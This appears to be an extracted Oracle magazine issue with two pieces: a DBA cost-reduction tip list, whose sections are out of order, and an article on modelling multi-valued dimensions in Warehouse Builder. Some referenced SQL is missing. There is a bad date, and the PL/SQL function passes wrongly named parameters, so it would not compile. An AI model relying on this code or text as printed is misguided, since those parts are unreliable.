- 4 Consolidate databases.** Patch all databases to the same level, standardise the character set, and use DNS alias and DB Service for easier service relocation (not IP, hostname, SID). Use NCHAR instead of CHAR fields to avoid character set conversion issues. Audit for security before consolidating, and avoid grants to PUBLIC or granting DBA or ANY roles (select any table etc). Consolidation means fewer sets of SYSTEM, TEMP, UNDO, REDO, ORACLE\_HOME, and more efficient use of memory. The result is reduced disk space, tape space, network traffic, license and support costs, upgrades, patching, and DBA work. There is also potential for better performance by direct data access, and lower system integration costs. Try to combine applications with similar SLA and get signoff from the application owners that they understand the SLA. Stop adding more applications to the database before it becomes impossible to arrange downtime. If a user requests a new database, ask why it can't be just a new schema in an existing database.
- 5 Consolidate servers.** If you have databases which cannot be consolidated (due to vendor support, version requirements, security etc), move them onto the same server. This can result in reduced hardware costs, and reduced license and support fees for databases, monitoring, filesystem, and backup software.
- 6 Use N+1 Active/Passive clusters instead of 1+1 clusters.** Less wasted hardware.
- 7 Use Active/Active RAC clusters instead of Active/Passive clusters.** Less wasted hardware and higher uptime, but be aware that the shared datafiles are still a single point of failure.
- 8 Compress large tables and indexes.** You can achieve up to 80% reduction in disk space and tape usage, with lower network traffic and potential for performance improvement due to fewer blocks to read.
- 9 Use large ASM disk groups instead of many small filesystems.** More efficient use of disk space, striping and mirroring, fewer hot spots, possible to grow and shrink storage with no database downtime, and no expensive filesystem. ASM is not just for RAC.
- 10 Turn on autoextend for permanent tablespaces.** Monitor filesystem space and file MAXSIZE. Use ASSM, and limit file INCREMENT\_BY to reduce transaction wait times during file growth. Avoid autoextend on UNDO, TEMP tablespaces to limit runaway transactions. Turning on autoextend can result in a 20% reduction in disk space, lower network usage, less manual work by DBAs, with minimal performance impact. Every GB saved on PROD can be multiplied by disk mirrors, DEV, TEST, and DR environments.
- 11 Use compressed database and archivelog backups.** This will greatly reduce tape and/or disk usage, and potentially result in faster backups due to lower network traffic to tape unit and fewer blocks to write. Consider backup from standby to reduce load on the primary database.
- 12 Use incremental backups with change tracking logs.** No need to backup unchanged blocks every day, means reduced tape and/or disk usage.
- 13 Use larger block sizes for larger segments.** More efficient reads, less wasted disk space, larger files, less manual work by DBAs.
- 14 Set PCT\_FREE 0 for WORM tables.** Save 10% of disk space, tape space, network traffic. (WORM = Write Once Read Many – only inserts, no updates or deletes).
- 15 Delete old data or archive to cheap storage.** Use partitions and/or transportable tablespaces for easy removal.
- 16 Set inactive tablespaces read only.** Read only tablespaces can be on cheaper disk, are easily transportable, no need to replicate, no need to restore to dev and test, no need to backup every day.



- they bought the best SAN storage, but they kept 10% free space in the file-system, 20% free space in tablespaces, and 10% free space in blocks. (40% wasted SAN, SAN Admin ...)
- they didn't trust autoextend, so they monitored millions of datafiles across thousands of databases, and manually extended them. (Many man-years of expensive DBA wasted.)

Of course there is no way to get to 100% hardware efficiency without impacting system availability, but in a large company even a 1% improvement can save millions of dollars and justify your salary. There are lots of ways for a smart DBA to reduce IT costs, and sometimes even small changes in policy can have large benefits. Just a simple change like turning on autoextend could reduce disk usage by 20% and save thousands of hours of DBA time, and millions of dollars a year. A basic rule like no new server purchases until average CPU usage

reaches 50% can save many millions of dollars. Below is a rough plan along with a list of easy wins that I have used on previous cost reduction projects that may also help you.

It does take time for the cost reduction to show, so start ASAP, identify the easiest wins, add the improvements back into the new build standards and monitoring systems, then repeat the cycle. Remember that it is easy to plan cost reductions, but change introduces risk and fear, and getting agreement from the developers, users, application owners, and other DBAs will take persuasion and coercion. Other employees may be more concerned with uptime than cost reduction, and you won't get agreement for every change you propose, so choose your battles carefully. Put together a cost/benefit proposal for your manager detailing estimated savings, along with risks, and if you can convince them, their political support will be invaluable for removing roadblocks.

The methods of cost reduction listed in this document are only examples and may not work in every company, but I hope they will start you on the right path. Feedback is welcome.

## About the Author



**Robert Geier** has over 15 years experience implementing Oracle Database and Oracle E-Business Suite solutions from Antarctica to

New York and many places in between, and was the first Oracle DBA to summit Everest.

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- 17 **Use Dataguard or Streams instead of SAN level replication.** Dataguard can easily switch the direction of replication, and streams can be Active/Active multi-master for more efficient use of DR hardware.
- 18 **Avoid keeping a backup on disk.** Dataguard failover is much faster than database restore.
- 19 **Frequently backup and delete archivelogs to reduce disk space.** If you do need to keep a copy on disk, a compressed backup piece is more efficient than uncompressed archive logs.
- 20 **Clone the ORACLE\_HOME instead of installing every time.** Save time on install, patching, upgrades and be certain that the builds are identical.
- 21 **Use DBCA templates to reduce DBA workload when creating databases.** Save time on post install tasks like setup of monitoring users security, and be certain builds are identical.
- 22 **Turn on auditing to identify inactive users, then lock and drop them.** Potential to reduce security risks, identify data to drop, and reduce named user license costs.
- 23 **Monitor or audit for inactive tables and indexes to be dropped.** Dropping unused segments can lead to disk and tape savings and potential performance improvements on inserts, updates, deletes.
- 24 **Empty the recycle bin.** The recycle bin is useful for restoring an accidentally dropped table, but not forever.
- 25 **Use profiles.** Limit the number of connections a user can have to the database, or the amount of CPU they can use. Also useful for enforcing password complexity and expiry.
- 26 **Reorganise sparse tables and rebuild indexes to lower high water mark.** Reduce disk usage and improve performance.
- 27 **Use external tables instead of permanent staging tables.** Less disk space needed, less redo/archive log to replicate and backup, and fewer disk writes.
- 28 **Use global temporary tables for temporary data.** Transactions are not written to permanent datafiles, are not written to redo/archive, and are not backed up or replicated.
- 29 **Use nologging and bulk transactions.** Reduce archivelogs on disk and tape.
- 30 **Move less data.** Instead of moving data around and having copies in every database try keeping it in a single location and access it via Database Links, Heterogeneous Services, SOA, ODBC, JDBC, or external tables.
- 31 **Reduce processing peaks.** Reduces hardware, improves performance, and reduces licence costs. Reduce the frequency of scheduled jobs, reduce the size of peak period transactions and increase the size of off-peak transactions using streams, materialised views, parallel processing etc.
- 32 **Move low SLA processing like batch jobs off high SLA databases.** Use Logical Dataguard, Streams, or materialised views for near-realtime data on low SLA machines.
- 33 **Identify high resource transactions and tune them** (top 10 CPU, READS, SORTS, REDO etc)
- 34 **Identify which applications only need Oracle Standard Edition.** Considerable license and support cost savings are possible if you don't need Enterprise Edition options like partitioning.
- 35 **Virtualise DEV and TEST servers.** This can be done either at server level (VM) or disk level (disk snaps). Make more efficient use of servers and storage.
- 36 **Use cheaper PC software.** E.g Linux, Cygwin, SQL Developer instead of Windows, Exceed, Toad.
- 37 **Just in time provisioning.** Why buy the production server and software licences on day one of a two year development project? Why have two years of disk growth online? Delay the purchase, lower your costs, and lower your workload. Read and understand the software licence, and if you have any doubt follow up with the vendor or company counsel.
- 38 **Standardise on one monitoring product.** Reduce software license costs, monitoring servers, email alerts, and server CPU usage.
- 39 **Implement centralised password authentication.** If a user only has one username and password for every PC, Server, Database, or Application login, think about how many thousands of Helpdesk calls for changing passwords can be avoided. If a person leaves the company, only one account needs to be locked.
- 40 **End with accurate metrics listing databases, servers, disk usage, maximum and average cpu usage, costs etc.** Calculate the cost savings, make sure your boss knows about them, and start again. You may not have reduced the total spend, but you should at least have lowered the growth rate.

# Oracle Warehouse Builder and Multi-Valued Dimensions

by Peter Hamilton, IT Consultant

This article presents the results of my investigations into the capabilities of Oracle Warehouse Builder (OWB) 11g to model and implement a solution to the multi-valued dimension paradigm that I often encounter during the dimensional design process.

The implications of adding Slowly Changing Dimension (SCD) properties to the dimension are also investigated, along with the feasibility of using a nested table implementation within the OWB design tool.

Finally, the article goes on to demonstrate the ease with which the chosen solution lends itself to answering business questions that are may be asked of it.

## Multi-value Dimensions

Before going on to present detailed descriptions of the intricacies of implementing an OWB based solution, I thought it best to give a brief (I promise) introduction to my understanding of the term 'multi-value dimensions'.

Multi-value dimensions can be summarized as being dimensions that contain attributes that have the potential to cause their fact relationships to snowflake (i.e. not link in a singular manner). There are two basic categories of these, namely:

- Dimensions related

Dimensional multi-variance occurs when a dimension contains attributes that cause the dimension itself to snowflake in some

way. For a supplier dimension, for example, the dimension may snowflake if each supplier supplies many types of equipment;

- Fact related

Fact related multi-variance occurs when each fact record may link to a variable number of dimension records. For example, a sale (represented in a sales fact), could be brokered by a number of sales representatives.

## Industry Scenario

This article concentrates on the first type of multi-variance and uses a case study drawn from the publishing industry to provide some practical context. The data model for the example is shown in Figure 1 below.

The upper four entities are reference data tables defining the publishing company employees, their permitted roles as well as the publications that the company produces. The lower two entities are instance tables defining the actual journals issued and the employees that acted as proof readers for those issues.

This is the source system for the data warehouse used in this case study.

The target warehouse star schema is depicted in Figure 2. The publication issues fact holds measures relating to each issue of each publication produced by the company, dimensioned by time (which role plays for publish date), publication and employee (which role plays for the editor).

The remainder of this article enhances this model by considering the implications of adding a variable number of employee roles to the employee dimension.

## Dimension Roles

The most common type of multi-value dimension occurs when a dimension element fulfils a number of dimension attribute types or roles. For example, the source system structure defined in Figure 1 allows each employee to be assigned a number of roles within the organisation. Table 1 shows sample data from a view (VW\_EMPLOYEE\_ROLES see Listing 1) which is derived from the T\_ROLE, T\_EMPLOYEE and T\_EMPLOYEE\_ROLE tables. The table shows that the employee named Peter Hamilton can be an Editor, Manager and Proof Reader.

When this situation occurs the designer is faced with a choice of the best way of including the multiple employee roles into a single employee dimension element. This choice includes:

Figure 1: Data Model for the Case Study





Figure 2: Publication Star Schema



**Listing 1 Employee Roles View**

```
CREATE OR REPLACE VIEW vw_employee_roles AS
SELECT      tr.role_name,
            tr.role_desc,
            tr.role_bit,
            emp.emp_id,
            emp.emp_name,
            rol.start_date,
            NVL (rol.end_date, '31-DEC-2100') end_date
FROM        t_role tr, t_employee emp, t_employee_role rol
WHERE       rol.role_name = tr.role_name AND rol.emp_id = emp.emp_id;
```

**Table 1 Employee Roles**

Role	Role Description	Role Bit	Employee Identifier	Employee Name	Role Start Date	Role End Date
Proof Reader	Article Proof Reader	4	PETER01	Peter Hamilton	01/01/2000	31/21/2100
Manager	Department Manager	8	PETER01	Peter Hamilton	01/01/2000	31/21/2100
Editor	Magazine Editor	1	PETER01	Peter Hamilton	01/01/2000	31/21/2100
Proof Reader	Article Proof Reader	4	DUNCAN01	Duncan Tyler	01/01/2000	31/21/2100
Author	Article Author	2	DUNCAN01	Duncan Tyler	01/01/2000	31/21/2100
Editor	Magazine Editor	1	DUNCAN01	Duncan Tyler	01/01/2000	31/21/2100
Proof Reader	Article Proof Reader	4	SIMON01	Simon Lavender	01/01/2000	31/21/2100
Author	Article Author	2	SIMON01	Simon Lavender	01/01/2000	31/21/2100
Editor	Magazine Editor	1	SIMON01	Simon Lavender	01/01/2000	31/21/2100
Proof Reader	Article Proof Reader	4	ALEX01	Alex Shriver	01/01/2000	31/21/2100
Author	Article Author	2	ALEX01	Alex Shriver	01/01/2000	31/21/2100
Editor	Magazine Editor	1	ALEX01	Alex Shriver	01/01/2000	31/21/2100
Proof Reader	Article Proof Reader	4	SAXY01	Saxy Sadie	01/01/2000	31/21/2100
Manager	Department Manager	8	SAXY01	Saxy Sadie	01/01/2000	31/21/2100
Author	Article Author	2	SAXY01	Saxy Sadie	01/01/2000	31/21/2100

- To store a single column list of all roles that the employee has in the form of 'Manager,Editor,Proof Reader';
- To define an upper limit to the number of roles an employee can have and assign a level attribute for each, ie EMP\_ROLE\_1, EMP\_ROLE\_2 ... or EMP\_IS\_MANAGER, EMP\_IS\_EDITOR...;
- To out-trigger the roles for each employee to a separate table.

I was attracted by the third solution by virtue of its scalability and ability to accommodate an increasing numbers of business roles. Once chosen, the natural solution would be to create a separate out-triggered table in which to store the employee roles, and a bespoke OWB mapping to maintain this table.

My preference in this situation, however, is to maintain this type of table in an Oracle nested table, thus keeping the data with its corresponding dimension row (in logical terms). I was also keen to see how OWB 11.1 would facilitate this.

I was also interested to see how I could track the history of the roles that each employee holds over time. This generated

the requirement that histories of employee's roles should be maintained as a part of a Slowly Changing Dimension (SCD) within OWB.

## OWB Design

### OWB Design Levels

The OWB 11.1 Design Center allows data warehouse objects to be defined at three basic levels of abstraction:

- Dimensional Level

This level holds the logical design of the data warehouse. This includes the dimensions, hierarchies and cubes that are required along with their inter-relations. The physical implementation type (ROLAP or MOLAP) of each object is also defined at this level.

- Relational Level

This level applies when the ROLAP option is chosen, and holds the physical implementation of the warehouse design defined in the dimensional model described above, in terms of tables, sequences, dimension definitions etc.

- Business Level

This level relates to the business view of the warehouse. This allows the attributes of the warehouse to be assigned to business folders, from where they can be published to the user communities via BI tools such as Oracle Discoverer.

### Nested Table Definition


When an object is defined at the dimensional level using an OWB wizard with the implementation option of ROLAP, the associated physical table definition that implements the object is also created in the repository. Figure 3 overleaf shows the Design Centre with the dimension and table definitions highlighted for the Employee dimension.

Dimensional level attributes must be scalar types such as NUMBER, VARCHAR2 etc. My intention, however, was to create a complex nested table attribute to hold the roles that each employee fulfils. For these reasons, the OWB definition of the employee dimension became a two part operation entailing:

- The definition of the structure of the dimension at the dimensional level;



Figure 3: The dimensional and table definitions of the Employee Dimension




- Adding the new complex type attribute to the table at the relational level.

The addition of the complex attribute requires the creation of a nested table data type within the OWB tool. This could be achieved by either creating the type within OWB, or by importing an existing type from a database. I choose the OWB route, and created an Object type O\_ROLE with attributes ROLE\_NAME and ROLE\_BIT and a nested table O\_ROLE\_LIST formed from a table of the former Object type.

Figure 4 above shows the two user defined types in the Design Center.

The nested table column was then added to the relational level definition of the EMPLOYEEEDIM dimension by adding a new column of the new type, O\_ROLE\_LIST.

Figure 4: User Defined Types



Unfortunately, I couldn't find a way to configure the physical nested table storage area within the OWB design tool. This is important as the storage is best structured as an Index Organized Table (IOT) if queries on the nested table are to perform in a timely manner. Because of this, I was forced to manually change the OWB generated DDL to achieve this, as highlighted in Listing 2.

### SCD Implications

The discussion thus far has focussed on the method of using OWB to store a variable number of employee roles in a single nested table attribute of the employee dimension. Yet another challenge arises, however, should there be a requirement to capture a history of the role changes as part of the employee dimension definition.

If this is the case, then the roles themselves must become a history element of a Slowly Changing Dimension (SCD). OWB 11.1 provides functionality to maintain this type of dimension but this functionality applies at the Dimensional Design Level only.

This presents a problem, given that dimensional level attributes must be of scalar type, and nested table attributes are complex. To cope with this scenario, I defined a numeric attribute formed from a bitmap mask of all roles that each employee fulfils, to be used as a scalar representation of the employee's roles.

In order to clarify what I mean by this, I need to return to Figure 1, which shows the source system ERD. Notice that the T\_ROLE table has a column ROLE\_BIT which contains a bit value for each distinct role. The actual values for this column are defined as increasing powers of 2, and are described in Table 2 for each employee.

#### Listing 2 Employee Dimension Script

```
CREATE TABLE MVAL_TARGET.EMPLOYEEEDIM
( DIMENSION_KEY          NUMBER          NOT NULL,
  TOP_LEVEL_NAME         VARCHAR2(25 BYTE) NOT NULL,
  TOP_LEVEL_ID           NUMBER          NOT NULL,
  TOP_LEVEL_DESCRIPTION   VARCHAR2(40 BYTE) NOT NULL,
  HOME_LOCATION_LEVEL_ID NUMBER DEFAULT 0 NOT NULL,
  HOME_LOCATION_L_DESCRIPTION VARCHAR2(40 BYTE)
                                DEFAULT 'Unknown' NOT NULL,
  HOME_LOCATION_LEVEL_NAME VARCHAR2(25 BYTE)
                                DEFAULT 'Unknown' NOT NULL,
  EFFECTIVE_DATE          DATE,
  EMPLOYEE_DETAIL_DESCRIPTION VARCHAR2(40 BYTE)
                                DEFAULT 'Unknown' NOT NULL,
  EMPLOYEE_DETAILS_LEVEL_ID NUMBER
                                DEFAULT 0 NOT NULL,
  EXPIRATION_DATE         DATE,
  EMPLOYEE_DETAILS_LEVEL_NAME VARCHAR2(25 BYTE)
                                DEFAULT 'Unknown' NOT NULL,
  EMPLOYEE_ROLES_IND      NUMBER DEFAULT 0 NOT NULL,
  EMPLOYEE_ROLES          MVAL_TARGET.O_ROLE_LIST )
NESTED TABLE EMPLOYEE_ROLES STORE AS EMPLOYEE_ROLES_ST
(PRIOR KEY(nested_table_id, role_name))
ORGANIZATION INDEX
RETURN AS LOCATOR;
```

Table 2 Employee Roles

Role	Role Bit	Bit Power	Bit Value
Editor	0	2 <sup>0</sup>	1
Author	1	2 <sup>1</sup>	2
Proof Reader	2	2 <sup>2</sup>	4
Manager	3	2 <sup>3</sup>	8

The dimension row that holds the employee details for PETER01 will hold a role based bitmap of 8(Manager) + 4(Proof Reader) + 1(Editor) = 13. Should the roles change for PETER01, then the corresponding (scalar) bitmap will also change. It is this scalar representation of the employee roles that will be tracked automatically by the SCD functionality provided by OWB 11.1.

Figure 5: Employee Dimension Editor




Figure 6: Employee Dimension Pluggable mapping




Figure 7: Employee Dimension Population Mapping




Figure 8: Population of the Nested Table column




Figure 5 shows the implementation of the employee dimension in the OWB object editor. The SCD properties dialogue is shown and the employee roles bitmap attribute, `EMPLOYEE_ROLES_IND`, is shown as triggering history records.

The first mapping, `MAP_EMPLOYEEEDIM` (Figure 7) populates the `EMPLOYEEEDIM` dimension, and the second mapping, `MAPEMPLOYEEEROLES`, (Figure 8) populates the nested column containing the roles.

The nested table column is populated through a bespoke OWB table function based transformation that returns a nested table type compatible with the target column. The code for the nested table transformation is shown below:

## OWB Population

### Mapping Approach

The population of the employee dimension and associated roles required two mappings. My initial intention was to populate both objects in a single mapping, but this proved problematic. My difficulties seemed to stem from the internal mechanism that Oracle uses to populate SCDs, which caused the second object to be populated after the completion of on each dimensional level, regardless of the target loading order properties set in the mapping properties. In the end, I conceded that perhaps it wasn't really fair to expect a single mapping to simultaneously populate a relational and dimensional object, and hence my decision to use two mappings.

As the source data is identical for each mapping, I used a pluggable mapping to reduce duplication. This is shown in Figure 6, which shows data being passed from the views `vw_employee` and `vw_employee_roles` respectively, to a common output operator which serves as the source for the two employee dimension mappings.

#### Code for Nested Table Function

```
FUNCTION fn_get_roles(pp_emp_id  VARCHAR2
                    ,pp_start_date  DATE )
RETURN o_role_list IS
  CURSOR c_get_roles ( pp_emp_id VARCHAR2
                    ,pp_start_date  DATE ) IS
  SELECT * FROM vw_employee_roles
  WHERE emp_id = pp_emp_id
  AND pp_start_date BETWEEN start_date AND end_date;

  l_roles  o_role_list := o_role_list();
BEGIN

  FOR c_rec IN c_get_roles( p_emp_id, p_start_date )
  LOOP
    l_roles.EXTEND;
    l_roles( l_roles.COUNT ) :=
      o_role( c_rec.role_name, c_rec.role_bit );
  END LOOP;

  RETURN l_roles;
END;
```

Note that the transformation is a standard table function in this case. I had issues trying to implement a pipelined function within OWB, which wasn't a great problem here as the return set is small.

Once defined, the transformation allows the nested table column to be updated in a single execution of the mapping shown in Figure 8.

### Dimension Population

Table 3, below, summarizes the dimension data as it appears after the two mappings have been run using the source data for the publishing company industry scenario listed earlier in Table 1. The company is seen to have 5 employees, each of which can perform a number of roles.

Suppose that Simon Lavender gains promotion, and earns the new role of Manager, within the company. From a data point of view, this requires that a new row needs to be added for him in the T\_EMPLOYEE\_ROLE table on the source system (See Figure 1). Once added, the mapping that populates the EMPLOYEEDIM dimension (Figure 5) should respond to this change in the source system data by generating two dimension rows for Simon Lavender, in accordance with the rules of type 2 SCDs. Each row in this case should reflect the different sets of roles that Simon Lavender fulfils within the company, and the dates for which those roles are effective. Table 4 shows the actual results of the two employee dimension mapping runs, which happily satisfy the SCD rules just described.

### Publication Fact

The publication fact stores information about each publication that the company issues, such as the circulation, unit price etc. As such, it forms the heart of the Star Schema being considered in this investigation (see Figure 2).

Figure 9 shows the OWB designer view of the mapping that populates the publication fact. Hopefully, the mapping is fairly benign and self explanatory, apart from perhaps the method by which the employee

**Table 3 Employee Dimension**

Key	Employee Name	Employee Roles	Effective Date	Expiry Date
6	Peter Hamilton	Manager, Editor, Proof Reader	01/01/2000	
7	Simon Lavender	Editor, Proof Reader, Author	01/01/2000	
8	Alec Shriver	Editor, Proof Reader, Author	01/01/2000	
9	Duncan Tyler	Editor, Proof Reader, Author	01/01/2000	
10	Saxy Sadie	Manager, Proof Reader, Author	01/01/2000	

**Table 4 Changed Employee Dimension**


Key	Employee Name	Employee Roles	Effective Date	Expiry Date
6	Peter Hamilton	Manager, Editor, Proof Reader	01/01/2000	
7	Simon Lavender	Editor, Proof Reader, Author	01/01/2000	21/12/2007 23:59:59
8	Alec Shriver	Editor, Proof Reader, Author	01/01/2000	
9	Duncan Tyler	Editor, Proof Reader, Author	01/01/2000	
10	Saxy Sadie	Manager, Proof Reader, Author	01/01/2000	
35	Simon Lavender	Manager, Editor, Proof Reader, Author	22/12/2007	

**Table 5 Publication Fact**

Publication	Issue Date	Editor Name	Employee Roles
Oracle Professional	01/01/2007	Peter Hamilton	Manager, Editor, Proof Reader
Computing	10/01/2007	Duncan Tyler	Editor, Proof Reader, Author
Computing	17/01/2007	Duncan Tyler	Editor, Proof Reader, Author
TimeOut	20/02/2007	Alec Shriver	Editor, Proof Reader, Author
TimeOut	20/01/2007	Alec Shriver	Editor, Proof Reader, Author
TimeOut	20/03/2007	Peter Hamilton	Manager, Editor, Proof Reader
Computing	24/01/2007	Simon Lavender	Editor, Proof Reader, Author
Computing	24/01/2008	Simon Lavender	Editor, Proof Reader, Author, Manager

dimension index key is obtained. My requirement was to link the fact to the element of the employee dimension that was effective at the publication issue date, rather than the latest dimension record (which is the OWB default). This was achieved by changing the Extracting type attribute of dimension lookup within the cube to 'Extract All' (see Figure 7).

Table 5 summarizes the publications and issues that appeared in the publication fact after the mapping was run. Note that Simon Lavender acted as editor for two issues, and that his employee roles reflect his changing responsibilities within the organisation at the dates that the two publications were issued.





## Analysis and Conclusions

### Data Analysis

This article has so far presented an example of an implementation of dimensional multi-variance that has the flexibility to take on increased variance as its base data changes. It is now time to see how the implementation stands up to the test of SQL access, which is illustrated by answering two business questions:

- How many publications have been issued which were edited by managers in 2007?

The SQL on the right returns the answer.

For which the query returns:

PUB_YEAR	PUB_QTY
2007	2

1 row selected.

- What was the circulation of publications that were edited by employees that were both Editors and Managers during 2007, 2008 and in total?

The SQL on the right returns the answer.

For which the query return is on the right.

The preceding scenarios show that the implementation does respond well to business questions that may be asked of it. Note that neither query needs to access the nested table role data within the employee dimension, just the bitmap indicator column. This should improve performance, though in practise this depends on the timely execution of the BITAND builtin.

### Conclusions

This article has presented an extendable solution to the dimensional multi-variance paradigm which is often encountered in data warehouse design. The extent to which the solution can be designed, implemented and deployed in Oracle Warehouse Builder 11g has also been investigated, along with an analysis of the extent to which the solution stands up to SQL interrogation.

